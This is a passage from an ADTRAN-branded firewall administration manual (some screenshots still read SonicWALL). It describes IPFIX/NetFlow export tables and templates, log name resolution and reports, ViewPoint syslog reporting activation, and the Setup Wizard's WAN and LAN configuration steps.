- **Column Map**—This table represents ADTRAN's list of columns to be reported with Name, Type Size, and IPFIX Standard Equivalents for each column of every table.
- **Rating Map**—This table represents ADTRAN's list of Rating IDs and the Name of the Rating Type.
- **Location Map**—This table represents ADTRAN's location map describing the list of countries and regions with their IDs.
- **Applications Map**—This table reports all applications the ADTRAN appliance identifies, including various Attributes, Signature IDs, App IDs, Category Names, and Category IDs.
- **Intrusions Map**—This table reports all intrusions detected by the ADTRAN appliance.
- **Viruses Map**—This table reports all viruses detected by the ADTRAN appliance.
- **Spyware Map**—This table reports all spyware detected by the ADTRAN appliance.
- **Services Map**—This table represents ADTRAN's list of Services with Port Numbers, Protocol Type, Range of Port Numbers, and Names.

## Dynamic Tables


Unlike Static tables, the data of Dynamic tables change over time and are sent repeatedly, based on the activity of the ADTRAN appliance. The columns of these tables grow over time, with the exception of a few tables containing statistics or utilization reports. The following is a list of Dynamic IPFIX tables that may be exported:

- **Flow Table**—This table reports ADTRAN connections. The same flow tables can be reported multiple times by configuring triggers.
- **Location**—This table reports the Locations and Domain Names of an IP address.
- **Users**—This table reports users logging in to the ADTRAN appliance via LDAP/RADIUS, Local, or SSO.
- **URLs**—This table reports URLs accessed through the ADTRAN appliance.
- **Log**—This table reports all unfiltered logs generated by the ADTRAN appliance.
- **Interface Statistics**—This table reports statistics for all interfaces including VLANs. The statistics include Interface ID, Interface Name, Interface IP, Interface MAC, Interface Status, Interface Speed, Interface Mode, Interface Counters, and Interface Rolling Average Rate.
- **Core Utilization**—This table reports all Core utilization by percentage.
- **Memory Utilization**—This table reports all Memory utilization (Free, Used, Used by DB) of the ADTRAN appliance.
- **VoIP**—This table reports all VoIP/H323 calls through the ADTRAN appliance.
- **SPAM**—This table reports all email exchanges through the SPAM service.

- **Connected Devices**—This table reports the list of all devices connected through the ADTRAN appliance, including the MAC addresses, IP addresses, Interface, and NETBIOS name of connected devices.
- **VPN Tunnels**—This table reports all VPN tunnels established through the ADTRAN appliance.
- **URL Rating**—This table reports Rating IDs for all URLs accessed through the ADTRAN appliance.

## Templates

The following section shows examples of the type of Netflow template tables that are exported. You can perform a Diagnostic Report of your own Netflow Configuration by navigating to the **System > Diagnostics** screen, and click the **Download Report** button in the “Tech Support Report” section.



## NetFlow version 5

The NetFlow version 5 datagram consists of a header and one or more flow records, using UDP to send export datagrams. The first field of the header contains the version number of the export datagram. The second field in the header contains the number of records in the datagram, which can be used to search through the records. Because NetFlow version 5 is a fixed datagram, no templates are available, and will follow the format of the tables listed below.

### NetFlow version 5 Header Format

| Bytes | Contents          | Description                                                                              |
|-------|-------------------|------------------------------------------------------------------------------------------|
| 0-1   | version           | NetFlow export format version number                                                     |
| 2-3   | count             | Number of flows exported in this packet (1-30)                                           |
| 4-7   | SysUptime         | Current time in milliseconds since the export device booted                              |
| 8-11  | unix_secs         | Current count of seconds since 0000 UTC 1970                                             |
| 12-15 | unix_nsecs        | Residual nanoseconds since 0000 UTC 1970                                                 |
| 16-19 | flow_sequence     | Sequence counter of total flows seen                                                     |
| 20    | engine_type       | Type of flow-switching engine                                                            |
| 20    | engine_id         | Slot number of the flow-switching engine                                                 |
| 22-23 | sampling_interval | First two bits hold the sampling mode; remaining 14 bits hold value of sampling interval |

### NetFlow version 5 Flow Record Format

| Bytes | Contents  | Description                                                        |
|-------|-----------|--------------------------------------------------------------------|
| 0-3   | srcaddr   | Source IP address                                                  |
| 4-7   | dstaddr   | Destination IP address                                             |
| 8-11  | nexthop   | IP address of the next hop router                                  |
| 12-13 | input     | SNMP index of input interface                                      |
| 14-15 | output    | SNMP index of output interface                                     |
| 10-19 | dPkts     | Packets in the flow                                                |
| 20-23 | dOctets   | Total number of Layer 3 bytes in the packets of the flow           |
| 24-27 | First     | SysUptime at start of flow                                         |
| 28-31 | Last      | SysUptime at the time the last packet of the flow was received     |
| 32-33 | srcport   | TCP/UDP source port number or equivalent                           |
| 34-35 | dstport   | TCP/UDP destination port number or equivalent                      |
| 36    | pad1      | Unused (zero) bytes                                                |
| 37    | tcp_flags | Cumulative OR of TCP flags                                         |
| 38    | prot      | IP protocol type (for example, TCP=6; UDP=17)                      |
| 39    | tos       | IP type of service (ToS)                                           |
| 40-41 | src_as    | Autonomous system number of the source, either origin or peer      |
| 42-43 | dst_as    | Autonomous system number of the destination, either origin or peer |
| 44    | src_mask  | Source address prefix mask bits                                    |
| 45    | dst_mask  | Destination address prefix mask bits                               |
| 46-47 | pad2      | Unused (zero) bytes                                                |

### NetFlow version 9

An example of a NetFlow version 9 template is displayed below.

```

Netflow-v9 Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
Field = 1, Field bytes = 4
Field = 2, Field bytes = 4
Field = 4, Field bytes = 1
Field = 8, Field bytes = 4
Field = 7, Field bytes = 2
Field = 10, Field bytes = 4
Field = 11, Field bytes = 2
Field = 12, Field bytes = 4
Field = 14, Field bytes = 4
Field = 15, Field bytes = 4
Field = 21, Field bytes = 4
Field = 22, Field bytes = 4

```

The following table details the NetFlow version 9 Template FlowSet Field Descriptions.

| Field Name         | Description                                                                                                                            |
|--------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| Template ID        | The ADTRAN appliance generates templates with a unique ID based on FlowSet templates matching the type of NetFlow data being exported. |
| Name               | The name of the NetFlow template.                                                                                                      |
| Number of Elements | The amount of fields listed in the NetFlow template.                                                                                   |
| Total Length       | The total length in bytes of all reported fields in the NetFlow template.                                                              |
| Field Type         | The field type is a numeric value that represents the type of field. Note that values of the field type may be vendor specific.        |
| Field bytes        | The length of the specific Field Type, in bytes.                                                                                       |

### IPFIX (NetFlow version 10)

An example of an IPFIX (NetFlow version 10) template.

```
IPFix Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
Field = 1, Field bytes = 4
Field = 2, Field bytes = 4
Field = 4, Field bytes = 1
Field = 8, Field bytes = 4
Field = 7, Field bytes = 2
Field = 10, Field bytes = 4
Field = 11, Field bytes = 2
Field = 12, Field bytes = 4
Field = 14, Field bytes = 4
Field = 15, Field bytes = 4
Field = 21, Field bytes = 4
Field = 22, Field bytes = 4
```

The following table details the IPFIX Template FlowSet Field Descriptions.

| Field Name         | Description                                                                                                                            |
|--------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| Template ID        | The ADTRAN appliance generates templates with a unique ID based on FlowSet templates matching the type of NetFlow data being exported. |
| Name               | The name of the NetFlow template.                                                                                                      |
| Number of Elements | The amount of fields listed in the NetFlow template.                                                                                   |
| Total Length       | The total length in bytes of all reported fields in the NetFlow template.                                                              |
| Field Type         | The field type is a numeric value that represents the type of field. Note that values of the field type may be vendor specific.        |
| Field bytes        | The length of the specific Field Type, in bytes.                                                                                       |

### IPFIX with Extensions

IPFIX with extensions exports templates that are a combination of NetFlow fields from the aforementioned versions and ADTRAN IDs. These flows contain several extensions, such as Enterprise-defined field types and Enterprise IDs. Note that the ADTRAN Specific Enterprise ID (EntID) is defined as 8741.

The following Name Template is a standard for the IPFIX with extensions templates. The values specified are static and correlate to the Table Name of all the NetFlow exportable templates.

```

STATIC TABLES

Table MAP table
Table(Template) Id=256, Table Name=Flow IPFIX
Table(Template) Id=257, Table Name=Flow IPFIX extn
Table(Template) Id=258, Table Name=Table Map
Table(Template) Id=259, Table Name=Column Map
Table(Template) Id=260, Table Name=User
Table(Template) Id=261, Table Name=Application
Table(Template) Id=262, Table Name=URI
Table(Template) Id=263, Table Name=Rating
Table(Template) Id=264, Table Name=IPS
Table(Template) Id=265, Table Name=GAV
Table(Template) Id=266, Table Name=Anti Spyware
Table(Template) Id=267, Table Name=Location Map
Table(Template) Id=268, Table Name=Location
Table(Template) Id=269, Table Name=Log
Table(Template) Id=270, Table Name=IF-stat
Table(Template) Id=271, Table Name=core-stat
Table(Template) Id=272, Table Name=voip
Table(Template) Id=273, Table Name=services
Table(Template) Id=274, Table Name=Spam
Table(Template) Id=275, Table Name=memory
Table(Template) Id=276, Table Name=devices
Table(Template) Id=277, Table Name=vpn tunnels
Table(Template) Id=278, Table Name=uri rating

```

The following template is an example of an IPFIX with extensions template.

```

IPFIX template id = 257, name = Flow IPFIX extn, number of Elements = 30, Total Length = 148
EField = 1, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=time stamp
EField = 2, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=flow identifier
EField = 3, Field bytes = 6, Entid = 8741, type = mac address-48bits, name=initiator gw MAC
EField = 4, Field bytes = 6, Entid = 8741, type = mac address-48bits, name=responder gw MAC
EField = 5, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=initiator IP Addr
EField = 6, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=responder IP Addr
EField = 7, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=initiator gw-IP Addr
EField = 8, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=responder gw-IP Addr
EField = 9, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=initiator iface
EField = 10, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=responder iface
EField = 107, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=init vpn spi out
EField = 168, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=resp vpn spi out
EField = 11, Field bytes = 2, Entid = 8741, type = unsigned int-16bits, name=initiator port
EField = 12, Field bytes = 2, Entid = 8741, type = unsigned int-16bits, name=responder port
EField = 13, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=init to resp pkts
EField = 14, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=init to resp octets
EField = 15, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=resp to init pkts
EField = 16, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=resp to init octets
EField = 169, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=init to resp delta pkts
EField = 170, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=init to resp delta octets
EField = 171, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=resp to init delta pkts
EField = 172, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=resp to init delta octets
EField = 17, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=flow start time
EField = 18, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=flow end time
EField = 19, Field bytes = 2, Entid = 8741, type = unsigned int-16bits, name=internal flags
EField = 20, Field bytes = 1, Entid = 8741, type = unsigned char-8bits, name=protocol type
EField = 173, Field bytes = 1, Entid = 8741, type = unsigned char-8bits, name=Flow block reason
EField = 22, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=flow to application id
EField = 23, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=flow to user id
EField = 24, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=flow to ips id
EField = 25, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=flow to virus id
EField = 27, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=flow to spyware id
EField = 113, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=Flow init pkt rate
EField = 114, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=Flow resp pkt rate
EField = 111, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=Flow init octets rate
EField = 112, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=Flow resp octets rate
EField = 115, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=Flow resp pkt size
EField = 116, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=Flow resp pkt size
EField = 191, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=snwl option

IPFIX template id = 258, name = table-map, number of Elements = 2, Total Length = 36
EField = 28, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=template identifier
EField = 29, Field bytes = 32, Entid = 8741, type = string-null terminated, name=table name

IPFIX template id = 259, name = column-map, number of Elements = 4, Total Length = 44
EField = 30, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=column identifier
EField = 31, Field bytes = 32, Entid = 8741, type = string-null terminated, name=column name
EField = 32, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=column type
EField = 33, Field bytes = 4, Entid = 8741, type = unsigned int-32bits, name=column standard IPFIX ID

```




# CHAPTER 74

## Configuring Name Resolution

### Log > Name Resolution

The **Log > Name Resolution** page includes settings for configuring the name servers used to resolve IP addresses and server names in the log reports.



The security appliance uses a DNS server or NetBIOS to resolve all IP addresses in log reports into server names. It stores the names/address pairs in a cache, to assist with future lookups. You can clear the cache by clicking **Reset Name Cache** in the top of the **Log > Name Resolution** page.

### Selecting Name Resolution Settings

The security appliance can use DNS, NetBIOS, or both to resolve IP addresses and server names.

In the **Name Resolution Method** list, select:

- **None:** The security appliance will not attempt to resolve IP addresses and Names in the log reports.
- **DNS:** The security appliance will use the DNS server you specify to resolve addresses and names.
- **NetBIOS:** The security appliance will use NetBIOS to resolve addresses and names. If you select NetBIOS, no further configuration is necessary.
- **DNS then NetBIOS:** The security appliance will first use the DNS server you specify to resolve addresses and names. If it cannot resolve the name, it will try again with NetBIOS.

## Specifying the DNS Server

You can choose to specify DNS servers, or to use the same servers as the WAN zone.

- 
- Step 1** Select **Specify DNS Servers Manually** or **Inherit DNS Settings Dynamically from WAN Zone**. The second choice is selected by default.
  - Step 2** If you selected to specify a DNS server, enter the IP address for at least one DNS server on your network. You can enter up to three servers.
  - Step 3** Click **Accept** in the top left corner of the **Log > Name Resolution** page to make your changes take effect.




## CHAPTER 75

# Generating Log Reports

---

## Log > Reports

The firewall can perform a rolling analysis of the event log to show the top 25 most frequently accessed Web sites, the top 25 users of bandwidth by IP address, and the top 25 services consuming the most bandwidth. You can generate these reports from the **Log > Reports** page.



Log >  
**Reports**

**Data Collection**

Stop Data Collection

**View Data**

Report View: Web Site Hits [v] Refresh Data Reset Data

Elapsed Collection Time: 0 Days, 0 Hours, 0 Minutes, 22 Seconds

| Rank       | Site | Hits |
|------------|------|------|
| No Entries |      |      |



**Note**

ADTRAN ViewPoint provides a comprehensive Web-based reporting solution for firewalls. For more information on ADTRAN ViewPoint, go to <http://www.adtran.com>

---

## Data Collection

The **Reports** window includes the following functions and commands:

- **Data Collection section**

Click **Start Data Collection** to begin log analysis. When log analysis is enabled, the button label changes to **Stop Data Collection**.

- **View Data Section**

Click **Reset Data** to clear the report statistics and begin a new sample period. The sample period is also reset when data collection is stopped or started, and when the firewall is restarted.

## View Data

Select the desired report from the **Report View** menu. The options are **Web Site Hits**, **Bandwidth Usage by IP Address**, and **Bandwidth Usage by Service**. These reports are explained below. Click **Refresh Data** to update the report. The length of time analyzed by the report is displayed in the **Current Sample Period**.

### Web Site Hits

Selecting **Web Site Hits** from the **Report View** menu displays a table showing the URLs for the 25 most frequently accessed Web sites and the number of hits to a site during the current sample period.

The **Web Site Hits** report ensures that the majority of Web access is to appropriate Web sites. If leisure, sports, or other inappropriate sites appear in the Web Site Hits Report, you can choose to block the sites. For information on blocking inappropriate Web sites, see [Chapter 62, Configuring ADTRAN Content Filtering Service](#).

Click on the name of a Web site to open that site in a new window.


### Bandwidth Usage by IP Address

Selecting **Bandwidth Usage by IP Address** from the **Report View** menu displays a table showing the IP address of the 25 top users of Internet bandwidth and the number of megabytes transmitted during the current sample period.

### Bandwidth Usage by Service

Selecting **Bandwidth Usage by Service** from the **Report View** menu displays a table showing the name of the 25 top Internet services, such as HTTP, FTP, RealAudio, etc., and the number of megabytes received from the service during the current sample period.

The **Bandwidth Usage by Service** report shows whether the services being used are appropriate for your organization. If services such as video or push broadcasts are consuming a large portion of the available bandwidth, you can choose to block these services.



## CHAPTER 76

# Activating ADTRAN ViewPoint

---

## Log > ViewPoint

ADTRAN ViewPoint is a Web-based graphical reporting tool that provides unprecedented security awareness and control over your network environment through detailed and comprehensive reports of your security and network activities. ViewPoint's broad reporting capabilities allow administrators to easily monitor network access and Internet usage, enhance security, assess risks, understand more about employee Internet use and productivity, and anticipate future bandwidth needs.

ViewPoint creates dynamic, real-time and historical network summaries, providing a flexible, comprehensive view of network events and activities. Reports are based on syslog data streams received from each ADTRAN appliance through LAN, Wireless LAN, WAN or VPN connections. With ViewPoint, your organization can generate individual or aggregate reports about virtually any aspect of appliance activity, including individual user or group usage patterns, events on specific appliances or groups of appliances, types and times of attacks, resource consumption and constraints, and more.

## Activating ViewPoint

The **Log > ViewPoint** page allows you to activate the ViewPoint license directly from the ADTRAN Management Interface using two methods.

Log / ViewPoint

Accept Cancel

**SonicWALL ViewPoint**

Your SonicWALL ViewPoint upgrade has been activated.

In the section below you can add the IP address and port number of your SonicWALL ViewPoint server and verify that "Enable ViewPoint Settings" is checked.

Refer to your SonicWALL ViewPoint User's Guide or go to SonicWALL, Inc. for more information about configuring and managing SonicWALL ViewPoint.

**Syslog Servers**

Enable ViewPoint Settings

| Server Name | Server Port | Configure                                                    |
|-------------|-------------|--------------------------------------------------------------|
| 10.0.53.75  | 514         | <input checked="" type="checkbox"/> <input type="checkbox"/> |

Add Delete All

If you received a license activation key, enter the activation key in the Enter upgrade key field, and click **Accept**.



**Warning**

**You must have a NetVanta Security Portal account and your firewall must be registered to activate ADTRAN ViewPoint for your firewall.**

1. Click the **Upgrade** link in **Click here to Upgrade** on the **Log > ViewPoint** page. The **NetVanta Security Portal account Login** page is displayed.

License Management

mySonicWALL.com Login

mySonicWALL.com is a one-stop resource for registering all your SonicWALL Internet Security Appliances and managing all your SonicWALL security service upgrades and changes. mySonicWALL provides you with an easy-to-use interface to manage services and upgrades for multiple SonicWALL appliances. For more information on mySonicWALL please visit the FAQ. Please enter your existing mySonicWALL.com username and password below:

User Name:

Password:

Submit

Did you forget your User Name or Password? Go to <http://www.mysonicwall.com> for help.

2. Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields, then click **Submit**. The **System > Licenses** page is displayed. If your firewall is already connected to your NetVanta Security Portal account, the **System > Licenses** page appears after you click the **ADTRAN Content Filtering Subscription** link.
3. Click **Activate** or **Renew** in the **Manage Service** column in the **Manage Services Online** table. Type in the Activation Key in the **New License Key** field and click **Submit**.
4. If you activated ADTRAN ViewPoint at NetVanta Security Portal account, the ADTRAN ViewPoint activation is automatically enabled on your ADTRAN within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to update your ADTRAN.

## Enabling ViewPoint Settings

Once you have installed the ADTRAN ViewPoint software, you can point the firewall to the server running ViewPoint.

1. Check the **Enable ViewPoint Settings** checkbox in the **Syslog Servers** section of the **Log > ViewPoint** page.
2. Click the **Add** button. The **Add Syslog Server** window is displayed.
3. Enter the IP address or FQDN of the ADTRAN ViewPoint server in the **Name or IP Address** field.
4. Enter the port number for the ADTRAN ViewPoint server traffic in the **Port** field or use the default port number.
5. Click **Accept**.



**Note**

The **Override Syslog Settings with ViewPoint Settings** control on the **Log > Syslog** page is automatically checked when you enable ViewPoint from the **Log > ViewPoint** page. The IP address or FQDN you entered in the **Add Syslog Server** window is also displayed on the **Log > Syslog** page as well as in the **Syslog Servers** table on the **Log > ViewPoint** page.

Clicking the Edit icon displays the **Add Syslog Server** window for editing the ViewPoint server information. Clicking the Delete (X) icon, deletes the ViewPoint syslog server entry.





# **PART 17**

# **Wizards**





## CHAPTER 77

# Configuring Internet Connectivity on ADTRAN Appliances

---

## Wizards > Setup Wizard

The first time you log into your ADTRAN appliance, the **Setup Wizard** is launched automatically. To launch the **Setup Wizard** at any time from the management interface, click the **Wizards** button in the top right corner, and select **Setup Wizard**.



Tip

---

You can also configure all your WAN and network settings on the **Network > Settings** page of the ADTRAN Management Interface

---

## Using the Setup Wizard

The Setup Wizard helps you configure the following settings:

- WAN networking mode and WAN network configuration
- 3G or Analog Modem configuration
- LAN network configuration
- Wireless LAN network configuration (wireless devices)

## Configuring a Static IP Address with NAT Enabled

Using NAT to set up your ADTRAN eliminates the need for public IP addresses for all computers on your LAN. It is a way to conserve IP addresses available from the pool of IPv4 addresses for the Internet. NAT also allows you to conceal the addressing scheme of your network. If you do not have enough individual IP addresses for all computers on your network, you can use NAT for your network configuration.

Essentially, NAT translates the IP addresses in one network into those for a different network. As a form of packet filtering for firewalls, it protects a network from outside intrusion from hackers by replacing the internal (LAN) IP address on packets passing through a ADTRAN with a “fake” one from a fixed pool of addresses. The actual IP addresses of computers on the LAN are hidden from outside view.

This section describes configuring the ADTRAN appliance in the NAT mode. If you are assigned a single IP address by your ISP, follow the instructions below.

**Tip**

---

Be sure to have your network information including your WAN IP address, subnet mask, and DNS settings ready. This information is obtained from your ISP.

---

## Start the Setup Wizard

1. Click the **Wizard** button on the top right corner of the SonicOS management interface.
2. In the Welcome screen, select the **Setup Wizard** and then click **Next**.

## Select Deployment Scenario

3. Select the appropriate deployment scenario for your network and then click **Next**:
  - **Office Gateway** - Provide secure access for my wired and wireless users.
  - **Secure or Open Access Point** - Add secure wireless access to an existing wired network. When selecting this mode, the wizard will skip over the steps for configuring the LAN interface.

## Change Password

4. To set the password, enter a new password in the **New Password** and **Confirm New Password** fields. Click **Next**.

**Tip**

---

It is very important to choose a password which cannot be easily guessed by others.

---

## Change Time Zone

5. Select the appropriate **Time Zone** from the **Time Zone** menu. The ADTRAN's internal clock is set automatically by a Network Time Server on the Internet. Click **Next**.

## Configure 3G/Modem

6. If you are setting up an appliance that supports 3G devices for Wireless WAN connection over cellular networks, or supports analog modem devices for dial-up WAN connection, select the type of device:
  - **3G/mobile**
  - **Analog Modem**

## Configure 3G

7. If you are setting up an appliance that supports 3G devices for Wireless WAN connection over cellular networks, select how you will use the 3G device. Select one of the following choices:
  - **Yes, I will use 3G as a backup for the WAN Ethernet connection.**
  - **Yes, 3G is my only connection to the Internet.**
  - **No, I will not use 3G at this time.**
8. Click **Next**.
9. If you chose to use the 3G, enter the **Country**, **Service Provider**, and **Plan Type** information for the 3G device.
10. Click **Next**.

## Configure Modem

11. If you are setting up an appliance that supports analog modem devices for dial-up WAN connection, select how you will use the modem. You can choose to use the modem:
  - As a backup to your WAN
  - As your primary internet connection. **Note:** If you choose to use the modem as your primary connection, the Setup Wizard will not ask you to configure the WAN interface.
  - Not use the modem
12. Click **Next**.
13. If you chose to use the modem, enter the Dial-up Connection information
14. Enter the dial-up **Phone Number**, **User Name**, and **Password**. Click **Next**.

## WAN Network Mode

15. Confirm that you have the proper network information necessary to configure the ADTRAN to access the Internet. Click the hyperlinks for definitions of the networking terms.  
You can choose:
  - **Static IP**, if your ISP assigns you a specific IP address or group of addresses.
  - **DHCP**, if your ISP automatically assigns you a dynamic IP address.
  - **PPPoE**, if your ISP provided you with client software, a user name, and a password.
  - **PPTP**, if your ISP provided you with a server IP address, a user name, and password.
16. Select one of the following options and go to the corresponding section:

| Connection Description       | Connection type | Section describing configuration                                       |
|------------------------------|-----------------|------------------------------------------------------------------------|
| Router-based Connection      | Static IP       | <a href="#">“WAN Network Mode: NAT Enabled” on page 1150</a>           |
| Cable/Modem-based Connection | DHCP            | <a href="#">“WAN Network Mode: NAT with DHCP Client” on page 1150</a>  |
| DSL Connections              | PPPoE           | <a href="#">“WAN Network Mode: NAT with PPPoE Client” on page 1150</a> |
| VPN Connections              | PPTP            | <a href="#">“WAN Network Mode: NAT with PPTP Client” on page 1150</a>  |

## WAN Network Mode: NAT Enabled

17. Enter the public IP address provided by your ISP in the **ADTRAN WAN IP Address**, then fill in the rest of the fields: **WAN Subnet Mask**, **WAN Gateway (Router) Address**, and **DNS Server Addresses**. Click **Next**.
18. Proceed to [“LAN Settings” on page 1150](#).

## WAN Network Mode: NAT with DHCP Client

DHCP is a networking mode that allows you to obtain an IP address for a specific length of time from a DHCP server. The length of time is called a lease which is renewed by the DHCP server typically after a few days. When the lease is ready to expire, the client contacts the server to renew the lease. This is a common network configuration for customers with cable or DSL modems. You are not assigned a specific IP address by your ISP.

19. The Setup Wizard window states that the ADTRAN's DHCP Clients will attempt dynamically obtain an IP address from the ADTRAN. To confirm this, click **Next**.
20. Proceed to [“LAN Settings” on page 1150](#).

## WAN Network Mode: NAT with PPPoE Client

**NAT with PPPoE Client** is a network protocol that uses Point to Point Protocol over Ethernet to connect with a remote site using various Remote Access Service products. This protocol is typically found when using a DSL modem with an ISP requiring a user name and password to log into the remote server. The ISP may then allow you to obtain an IP address automatically or give you a specific IP address.

21. The ADTRAN automatically detects the presence of a PPPoE server on the WAN. If not, then select **PPPoE: Your ISP provided you with desktop software, a user name and password**. Click **Next**.
22. Select whether to use a dynamic or static IP address, and enter the user name and password provided by your ISP into the **PPPoE User Name** and **PPPoE Password** fields. Click **Next**.
23. Proceed to [“LAN Settings” on page 1150](#).

## WAN Network Mode: NAT with PPTP Client

**NAT with PPTP Client** mode uses Point to Point Tunneling Protocol (PPTP) to connect to a remote server. It supports older Microsoft implementations requiring tunneling connectivity.

24. Enter the **PPTP Server IP Address**, **PPTP User Name**, and **PPTP Password**.
25. Select whether the appliance should obtain an IP address automatically or if you specify the WAN IP address, subnet mask and gateway manually.
26. Click **Next**.

## LAN Settings

**Note**

On the NetVanta 2630 and 2730 appliances, the LAN Settings and LAN DHCP Server settings are only displayed if you selected the Office Gateway deployment scenario.

27. The **LAN** page allows the configuration of the **ADTRAN LAN IP Addresses** and the **LAN Subnet Mask**. The **ADTRAN LAN IP Addresses** are the private IP address assigned to the LAN port of the ADTRAN. The **LAN Subnet Mask** defines the range of IP addresses on the LAN. The default values provided by the ADTRAN work for most networks. If you do not use the default settings, enter your preferred private IP address and subnet mask in the fields. Click **Next**.

## LAN DHCP Settings

28. The **Optional-ADTRAN DHCP Server** window configures the ADTRAN DHCP Server. If enabled, the ADTRAN automatically configures the IP settings of computers on the LAN. To enable the DHCP server, select **Enable DHCP Server**, and specify the range of IP addresses that are assigned to computers on the LAN.

If **Disable DHCP Server** is selected, you must configure each computer on your network with a static IP address on your LAN. Click **Next**.

## WLAN Radio Settings

